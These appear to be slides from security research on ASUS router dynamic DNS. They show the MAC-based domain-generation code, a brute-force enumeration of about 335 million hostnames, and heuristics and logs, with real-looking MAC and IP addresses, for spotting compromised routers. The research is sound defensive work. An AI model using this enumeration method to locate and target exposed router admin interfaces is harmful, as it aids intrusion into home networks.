
AS number (GeoIP)

```
2023/06/19,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/20,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/21,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/22,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/23,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/24,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
```

IP Address by Country (Top 50)



IP Address by Country (Europe)



Possible change of the DDNS algorithm

- # of MD5Hash based DDNS domain is decreasing
- On the other hand, domain starting with 'b' is increasing

The screenshot shows the ASUS Router App interface. The top left displays the IP address 178.20.94.226. The main section is titled 'General Information' and shows the current DDNS domain: `b79f4b2f69a84d1455176e54b007908b9.asuscomm.com`. Below this, there are sections for 'Hostnames', 'Domains', 'Country', 'City', and 'Organization'. A red arrow points from the domain name in the 'General Information' section to a zoomed-in view of the domain generation algorithm. The zoomed-in view shows the domain name `b79f4b2f69a84d1455176e54b007908b9.asuscomm.com` and the text 'fritz box' below it. The domain name is underlined in red. To the right of the main interface, there is a section for 'Open Ports' showing a list of ports: 80, 443, 5001, 8080, and 8443. Below this, there are two sections for 'TCP' connections, one for port 80 and one for port 443.

- DDNS domain generation algorithm is updated on ASUS Router App

Change of the domain generation algorithm

Before

```
// str = MAC_Address  
return "A" + md5hash(str.replace(":", "").toUpperCase()) + ".asuscomm.com";
```

After

```
String upperCase = md5hash((str.replace(":", "").toUpperCase() + "_" +  
    System.currentTimeMillis()).toUpperCase())  
    .substring(0, 28).toUpperCase();  
String upperCase2 = md5hash(upperCase).substring(28, 32).toUpperCase();  
return "B" + upperCase + upperCase2 + ".asuscomm.com";
```

- It is still MAC address-based
- System UNIX TIME ms is added as a salt
- 2 times hash() and string split/concat.



Harder / more
computation
to guess

Suspicious MAC Address

Total MACs(FQDNs) brute-forced (= 20 MAC prefix)	335,544,320	
MACs that returned A records		1,629,035
	Private/shared address excluded	1,502,726
	IP Address changed	502,135
	AS changed	54,268
	Country changed	18,835

Unique IP addresses	6,567,920
ASs	12,978
Countries	221

Assumptions

- Frequent **AS/Country** change will not occur under normal use
- **DDNS domain and IP address should be 1 to 1** relationship
 - DDNS : IP Addr == N : 1 is suspicious
- IP address should mostly belong to **residential internet service provider**
 - Cloud pvider, hosting provider and DOD are suspicious
- The host is a **ASUS** router
 - 8443/tcp shows ASUS WebUI

Possible Compromise (or misuse)


1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
2. Multiple domains for one IP address
3. IP address is not of residential ISP
4. U.S. DoD's address
5. It's not ASUS router

Possible Compromise (or misuse)

- 1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)**
2. Multiple domains for one IP address
3. IP address is not of residential ISP
4. U.S. DoD's address
5. It's not ASUS router

1. Both IPs are accessible via 8443/tcp (ASUS WebUI)

Is it possible that one of them is proxied?



1. Both IPs are accessible via 8443/tcp (ASUS WebUI)

```

2023/05/10 22:02:21,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.244.47,China,4134
2023/05/21 01:22:10,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/05/21 12:28:29,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/05/21 23:43:17,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/05/23 01:18:39,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.246.197,China,4134
2023/05/23 12:08:47,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.246.197,China,4134
2023/05/24 01:19:33,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/05/25 00:47:15,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.241.239,China,4134
2023/05/25 11:54:45,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.241.239,China,4134
2023/05/27 06:14:24,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.243.146,China,4134
2023/05/28 06:10:57,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.243.146,China,4134
2023/05/29 00:07:03,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.243.146,China,4134
2023/05/30 00:34:53,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.246.194,China,4134
2023/05/30 12:03:40,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.246.194,China,4134
2023/06/01 01:10:42,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.245.139,China,4134
2023/06/01 14:42:18,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.245.139,China,4134
2023/06/06 02:17:57,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.244.175,China,4134
2023/06/06 15:09:12,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.244.175,China,4134
2023/06/07 01:53:27,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.244.175,China,4134
2023/06/13 04:23:32,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.240.190,China,4134
2023/06/13 16:49:51,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.240.190,China,4134
2023/06/14 05:07:52,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/06/14 14:47:21,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/06/15 02:37:28,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.242.70,China,4134
2023/06/15 14:14:17,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.242.70,China,4134
2023/06/15 23:16:45,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.242.70,China,4134
2023/06/20 00:39:53,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.243.148,China,4134
2023/06/22 02:18:46,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.247.195,China,4134

```


Victim (CN)

Attacker (KR)
always the same IP address

South Korea
China

1. Both IPs are accessible via 8443/tcp (ASUS WebUI)

Accessible by both IP addresses, why? Phishing site?




Possible Compromise (or misuse)

1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
- 2. Multiple domains for one IP address**
3. IP address is not of residential ISP
4. U.S. DoD's address
5. It's not ASUS router


2. Multiple domains resolve to one IP address

IP : Device = 1 : N

An attacker awaiting for multiple connections?

